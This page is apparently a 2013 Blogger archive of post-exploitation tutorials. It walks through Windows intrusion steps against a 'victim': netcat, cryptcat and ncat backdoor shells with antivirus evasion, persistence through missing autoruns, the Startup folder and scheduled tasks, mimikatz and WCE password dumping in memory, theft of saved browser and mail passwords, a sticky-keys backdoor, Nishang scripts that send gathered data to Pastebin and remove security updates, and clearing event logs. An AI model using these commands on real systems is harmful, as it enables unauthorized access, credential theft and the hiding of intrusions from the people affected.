This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Showing posts with label post-exploitation. Show all posts

Thursday, October 24, 2013

Backdoor using Netcat, cryptcat , ncat.

Today we are gonna talk about Netcat & its alternative ; i assume that all of you are familiar with Netcat. If not than read here.  Also i assume that you have already open port 455 using following command.

netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL

Attacker `s I.P : 192.168.56.1

Victim`s I.P.     : 192.168.56.101

We will talk about Netcat, cryptcat & ncat.

(A)Netcat:-


Netcat is used as backdoor. After gaining access to machine , we are creating "netcat" as startup service using changes to the system registry . And then we are gonna open port for communication. At attacker side just start  netcat listener. Here is tutorial on how to create netcat backdoor?

But if you know about method used in that tutorial ; there are some disadvantages of using netcat.

(1)Most of AV flag netcat as hacking tool :- I know You can use crypter , but still general behavior detection  possible by AV.

netcat-virustotal


(2)Clear text communication (No encryption):-anyone from same network can view your communication.Also due to clear text communication firewall or AV can popup & block our communication.

netcat-capture-traffic-using-wireshark

(3)No authentication:- anyone can start listner to connect back to our backdoor , because there is no mechanism to verify that user are authorized or not.


(B)Cryptcat:-


Cryptcat is same as netcat but in advanced it provide encryption & authentication mechanism.

How to install cryptcat?


In case of backtrack , apt-get install cryptcat .

If you are in other linux OS , then you have to manually installed it from source ; because in repository it does not come with e option , so we can not bind any program to it.

So download source from here .

unzip it , change directory & enter following command

make unix

To make exe(windows compatible) from source , use visual studio.

root@bt:~# cryptcat -h
[v1.10]
connect to somewhere:    nc [-options] hostname port[s] [ports] ...
listen for inbound:            nc -l -p port [-options] [hostname] [port]
options:
    -e prog            program to exec after connect [dangerous!!]
    -g gateway      source-routing hop point[s], up to 8
    -G num            source-routing pointer: 4, 8, 12, ...
    -h                     this cruft
    -k secret          set the shared secret
    -i secs              delay interval for lines sent, ports scanned
    -l                      listen mode, for inbound connects
    -n                     numeric-only IP addresses, no DNS
    -o file               hex dump of traffic
    -p port             local port number
    -r                     randomize local and remote ports
    -s addr             local source address
    -u                     UDP mode
    -v                     verbose [use twice to be more verbose]
    -w secs            timeout for connects and final net reads
    -z                     zero-I/O mode [used for scanning]

Most of options are same as netcat, but look at new option as -k , it provide password for communication.

On victim machine type following command

cryptcat -Ldp 455 -e cmd.exe

On attacker side , setup listner

cryptcat 192.168.56.101 455

backdoor-using-cryptcat

Look at following figure ; where we capture traffic using wireshark ; it`s encrypted.

cryptcat-capture-traffic

You can also provide -k option for authentication.So in case of cryptcat we got authentication & encryption.

But still it detected by AV.

cryptcat virustotal
                                            Virustotal link

(3)Ncat:-


Ncat was written for the Nmap Project as a much-improved reimplementation of the venerable Netcat.Ncat  come with nmap , so in attacker side we have already installed ncat. 

To download ncat for windwos click here.

View man page of ncat or ncat --help ; it has so many option.

For encryption & authentication you can use ssl ,ssl cert, ssl key ,ssl verify.

on victim side:-

ncat -lvp 455 --ssl -e cmd.exe --allow 192.168.56.1

I encrypt communication using ssl & only allow 192.168.56.1 ip to connect back.It`s possible to connect back using spoofing I.P.

on attacker side

ncat 192.168.56.101 445 --ssl

ncat-backdoor

And it does not detected by AV.


cryptcat virustotal


So with help of ncat , we can get around of our problems which are no-authentication, no-encryption, caught by AV.

Monday, October 7, 2013

Get shell using Missing Autoruns.

In previous post we saw that how can we execute schedule task after compromised PC.Today we will see another method to maintaining access of compromised pc.

(A)When we install program in windows environment , some of them are asking to run at startup times. So these program write its value to windows registry & whenever pc is restarted , program will run in background.When uninstallation of program is not completed ; then it fails to remove its value from registry. So it`s called Missing Autoruns.

After compromised pc ; we have to find missing autoruns in victim machine.For this purpose we will use sysinternal `s autorunsc.exe.

(1)Get meterpreter shell.

(2)Upload sysinternal`s autoruns.exe & autorun.exe to victim machine.

(3)Now from uploaded directory execute following command to get missing autoruns of machine

autorunsc.exe -a | findstr /n /R "File\ not\ found"

(4)Now we have list of file which is missing ; these files are run at startup time.

missing-autoruns


(5)In my case you can see that uTorrent.exe is missing .

(6)So now i rename my backdoor to uTorrent .exe & uploaded to the path where it`s not found.

upload-backdoor

Now whenever machine is restarted you get shell.(Don`t forget to running multi/handler!!!)

For just POC ; you can run autorunsc.exe again to find out whether  our backdoor (uTorrent.exe) is written successfully or not?

missing -autorun-backdoor

In above image you can see that  uTorrent.exe is no longer missing which missed in previous step.

(B)Now this is second method; but may be suspicious.

When you put binary in start up folder it will run automatically when pc is started.

Startup Folder Location in windows Xp:-

C:\Documents and Settings\"nirav"\Start Menu\Programs\Startup

Startup Folder location In windows 7:-

C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

So upload your binary to start up folder ;make it hidden using following command.
attrb +h backdoor.exe
Restart machine & Hopefully you will get shell.

Friday, October 4, 2013

Schedule Task in windows after Exploitation.

Recently in Derbycon mubix & carnal0wnage present "windows attacks at is the new black ". It`s really great presentation . You can find it here. So i will put  their method here.

After getting meterpreter shell ; we have to maintain access of shell. You can use meterpreter backdoor & persistent backdoor . But most of times it will caught by AV. You can create FUD payload using Veil.We can also create schedule task for our backdoor.

First create one batch file , put following code in it

@echo off
"C:\Documents and Settings\nirav\Desktop\backdoor.exe"


Then upload your backdoor & created batch file.Please adjust path of batch file according to your upload path of backdoor.

Get clear text password:-

Following are different methods to get clear text password of windows.

(1)using mimikatz or wce get clear text password of victim.

(2) You can also use mimikatz password dump method .

(3)You can also use mimikatz meterpreter plugin which i used in this tutorial.

   meterpreter > load mimikatz
   meterpreter > help mimikatz
   meterpreter > kerberos
   meterpreter > mimikatz_command -h
   meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a "full"

(4)You can use wce & mimikatz in memory without uploading binary.

(a)WCE in memory:-

cd %systemroot%
cd system32
pwd
execute -H -m -d calc.exe -f /root/wce.exe -a "-o foo.txt"
cat foo.txt

(b)Mimikatz in memory:-

cd %systemroot%
cd system32
execute -H -i -c -m -d calc.exe -f /root/mimi/Win32/mimikatz.exe -a '"sekurlsa::logonPasswords full" exit'

get-clear-text-password
So till now i upload one batch file ; backdoor & get clear text password.

Now we are going to schedule our backdoor.We are going to use schtasks command. For detail option about schtasks visit here . In this tutorial i schedule my backdoor daily at 22:16. So everyday at 22:16 my backdoor will be executed & i will get shell.

C:\Documents and Settings\nirav> SchTasks /Create /SC DAILY /TN Evil2 /TR "\"C:\Documents and Settings\nirav\Desktop\sch.bat"" /ST 22:16:00

It will ask to enter password which we got before.

schedule-task

You can also use different option like ONIDLE, ONLOGON, and ONSTART & execute different binary according to your need.

Wednesday, September 18, 2013

Extract & decrypt Chrome & IE passwords from Remote PC

In previous post i mentioned how we can extract saved passwords from firefox & thunderbird from rempote PC. Today we are going to extract saved passwords from Google chrome & IE. If you want to know more technical detail you can visit this site.

Chrome stores all the sign-on secrets into the internal database file called 'Web data' in the current user profile folder. Newer version has moved the login passwords related database into new file named 'Login Data'.  DPAPI encrypts data based on either the DPAPI_SYSTEM values stored in LSA secrets or the user’s password, you can’t copy the database file to another machine and decrypt without using special tools as we did in case of mozilla.


First download tool ChromePasswordDecryptor from here .

Installed it in windows.We are only interested in windows binary which is located on C:\Program Files\SecurityXploded . So from that directory copy binary ChromePasswordDecryptor.exe to our main OS(Backtrack).

We are going to use two method to extract saved passwords from browser.

(A)In this method we are going to upload our binary to victim pc using meterpreter shell & then we execute it.

(1)Get meterpreter shell.

(2)Upload ChromePasswordDecryptor.exe (Which we copy into Backtract from windows) to victim.

(3)Execute it from shell using following command.
    ChromePasswordDecryptor.exe "pwd.txt"


(4)Download pwd.txt
    download pwd.txt /root

(5)Remove pwd.txt from victim & also remove uploaded binary

    rm ChromePasswordDecryptor.exe
    rm pwd.txt


(B)In this method we are going to execute it in memory ; so we do not have to upload it to victim ; but we need system priv for this method.

(1)Get meterpreter shell

(2)Get system priv.

(3)Change directory to C://windows\system32

(4)Execute it in memory using following command
execute -H -m -d calc.exe -f ChromePasswordDecryptor.exe -a "pwds.txt"

(5)download pwds.txt
    download pwds.txt /root

(6)Remove pwds.txt from victim
    rm pwds.txt

You can also used same method for IE also.Download file from here .

Tuesday, September 17, 2013

Extract & decrypt passwords from Firefox & Thunderbird.

Today we are going to extract password from Fireox & Thunderbird which are saved in browser and then try to decrypt that passwords from remote PC. Before some times ; i posted here that how to extract information from saved sqlite database of skype, firefox, chrome using python script.

Most of the morden browser save information in sqlite format. When user enter login information ; firefox asked user to remember password.If user click on remember password then this passwords are saved into firefox database in signons.sqlite. But passwords are encrypted. so just by downloading signons.sqlite we can not extract passwords from it. Signons.sqlite is useless without the key3.db file, which also resides in the profile folder of your application. Passwords in the signons.sqlite file is encrypted with TripleDES in CBC mode. The key used for the encryption is saved in key3.db and encrypted as well.

Firefox Database path in windows:-

[Windows XP]
C:\Documents and Settings\<user_name>\Application Data\Mozilla\Firefox\<random_name>.default

[Windows Vista & Windows 7]
C:\Users\<user_name>\AppData\Roaming\Mozilla\Firefox\<random_name>.default

Firefox Database path in linux
/root/.Mozilla/Firefox/Profile/<random_name>.default

First we have to get meterpreter shell using any known vulnerability or using any metasploit method.

download_creds

Then we have to download three files from remote PC which are key3.db,signons.sqlite;cert8.db.You can use metasploit post module (use post/multi/gather/firefox_creds)for downloading this file or you can also download manually by browsing directory.

download_creds


Now we have database file as well as encryption key in key3.db. So now we have to decrypt it. I can not find any third party software to decrypt this passwords for linux platform.But i found one software which is working very well in windows.Download software from here . (It will work for both Firefox & thunderbird)

(1)copy key3.db,signons.sqlite;cert8.db files in some folder which can be browse from windows.
mozilla_creds_decryption


(2)Open windows.
(3)Install that software.
(4)Open it and Just specify firefox installed path & specify folder in which we copied downloaded file.


(5)click on Start recovery button.


Fireox & thunderbird use same encryption technique. So you can also get thunderbird password from above mention method. Just download key3.db,signons.sqlite;cert8.db files from thunderbird folder whose path are as follow

[Windows XP]
C:\Documents and Settings\<user_name>\Application Data\Thunderbird\Profiles\<random_name>.default

[Windows Vista & Windows 7]
C:\Users\<user_name>\AppData\Roaming\Thunderbird\Profiles\<random_name>.default

decryption_thunderbird_creds
What is solution?

If you set master password for firefox & thunderbird then without master password ; saved passwords can not be decrypted.

Friday, August 23, 2013

Post exploitation & swaparoo backdoor.

Today we are going to create valid RDP user in victim pc using two method.

(1)As usual get meterpreter session of victim using metasploit.We need system privilege So use getsystem .(getsystem will work in xp. But if victim has windows 7 than you have to use bypassuac module;it will work if victim has admin provilage.But most of time detecetd by AV. So you have to encode it. )

Now we use meterpreter script which create RDP useraccount for logon.
run getgui -u username -p password.

msf-post-exploitation

Now Useraccount has been created.You can use rdesktop command to connect with victim using created credentials.

rdesktop victim i.p.

msf-post-exploitation-2

When you complete your session type following command for cleanup process; so after you logoff created useraccount will be deleted.

run multi_console_command -rc /root/msf4/logs/scripts/getgui/clean_up_what_ever_file_name.rc

(2)Now we use another method; it`s backdoor.But it`s physical backdoor; so you have to present at victim pc to get access.But backdoor is created remotely.

Download swaparoo script from here .

Put it into the /opt/msf/scripts/meterpreter folder

After that get meterpreter shell using any method.

Now type run swaparoo -h
swaparoo-backdoor

Now type  run swaparoo

swaparoo-backdoor

As you can see in image last line is  "[+] Press Shift key 5 times at Login Screen and you should be greeted by a shell!"

So when you restart victim pc & login screen appear ; just press shift key 5 times (From victim `s keyboard)you get cmd with system privilege.Now from cmd you can do anything like remove user,add user, change password.

If you want to remove this backdoor then type following command

run swaparoo -r 

What`s limitation?

Anyone who is physically  present at terminal can get system cmd just by pressing keys.Because it does not ask for credentials.

Wednesday, August 21, 2013

Post exploitation using Nishang.

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security and post exploitation during Penetraion Tests. The scripts are written on the basis of requirement by the author during real Penetration Tests.

This framework is written by Nikhil Mittal who is also author of Kautilya framework.For more information you can visit his blog.

Today we will see some basic module from nishang framework for post exploitation.

This tutorial is about post exploitation so first get meterpreter shell using any metasploit method. If you are new than visit metasploit section of blog.

(1)Download nishang from here .
(2)Unzip it & put it in root directory.

meterpreter>shell
cd C:\\Users/victim
mkdir 123
exit

meterpreter>upload /root/nishang/ C:\\Users/victim/123

We upload all powershell script from our nishang folder to victim pc `s folder.


nishang-1

After upload we have to get shell.

meterpreter>shell
cd c://Windows\System32\WindowsPowerShell\v1.0


So now everything is set ; we execute our powershell script from our shell.

(1)First we use Information Gather module. It gather all informataion from victim pc & it has exifil option so gatherd information is directly uploaded to the pastebin;gmail.

So type following in our shell

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Information_Gather.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-1

After execution complete information is uploaded to the your pastebin account.
nishang-3


This information is encoded in base64; so to get plain text decode it using base64 decoder.

(2)Another module is credential pop up. So it pop up credential menu in victim screen ; if victim enter right password then it will stop ;otherwise it will pop up again.
nishang-4

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Credentials.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-5


(3)Other good module is removing update from victim`s p.c.

To all updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 All

TO remove all security updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 Security

To remove specific update from target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 KB2761226

(4)Speaks:-This powershell script speak text in victim`s pc which we write in our shell.

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Speak.ps1 'Hello sir; you have been hacked'

These are  basic module ; there are also advanced module in nishnag.If you need more information than visit this link.

After using powershell script remove folder & clear event.
cd C:\\Users/victim
RD /s /q 123
exit
clearev

Wednesday, August 7, 2013

Extract skype & firefox data after exploitation.

Today we will see how can we extract skype username ; contacts details ;conversation;file transfer & also firefox history;cookies;google search from victim computer.

First of all it`s post  exploitation, So i don`t go deep in How to hack remote P.C.. if you want to learn than click here & read metasploit section of blog.So you have to hack remote computer using metasploit.

 I create simple payload ; encoded it so antivirus can not detect it.
msfcli

And then send link to victim , as soon as he download payload and execute it we get meterpreter shell.

meterpreter


After getting shell we have to get admin access of victim computer ;so by running getsystem command we can get admin access of shell.

Now skype , firefox ,chrome stores their database in sql format ; so we have to download their database to our system.According to O.S. location of database is differ.We first download skype database its name is main.db.

In windows C:\\Users\user_name\AppData\Roaming\Skype\skype_user_name
In mac Users/user_name/Library//Application/Support/Skype/skype_user_name
In Linux /root/.Skype/skype_user_name

extract_skype_data

So we download database & saved to root folder.


Now we download firefox database folder which contain  cookies ;history ;search history ;download history.In below image you can show directory of database for firefox.
extract-firefox data
 After getting database clear event ; close sessions if you don`t want any other post exploitation.

Now we have database we have to extract data from it ; so if you know sqllite you can extract data manually but it`s very hard working process to extract data one by one.so we create script which extract data from database.

Extract Data from skype database:-

Here is simple script to extract data from skype.Visit following link for downloading script.
http://pentesterscript.wordpress.com/2013/08/07/extract-contacts-call-log-message-from-skype-database/

skype-data


Extract Data from firefox:-
Here is simple script to extract data from firefox.Visit following link for downloading script.
extract-firefox
You can also create script for  download database from chrome . Or if you need it then comment here ; i will send you.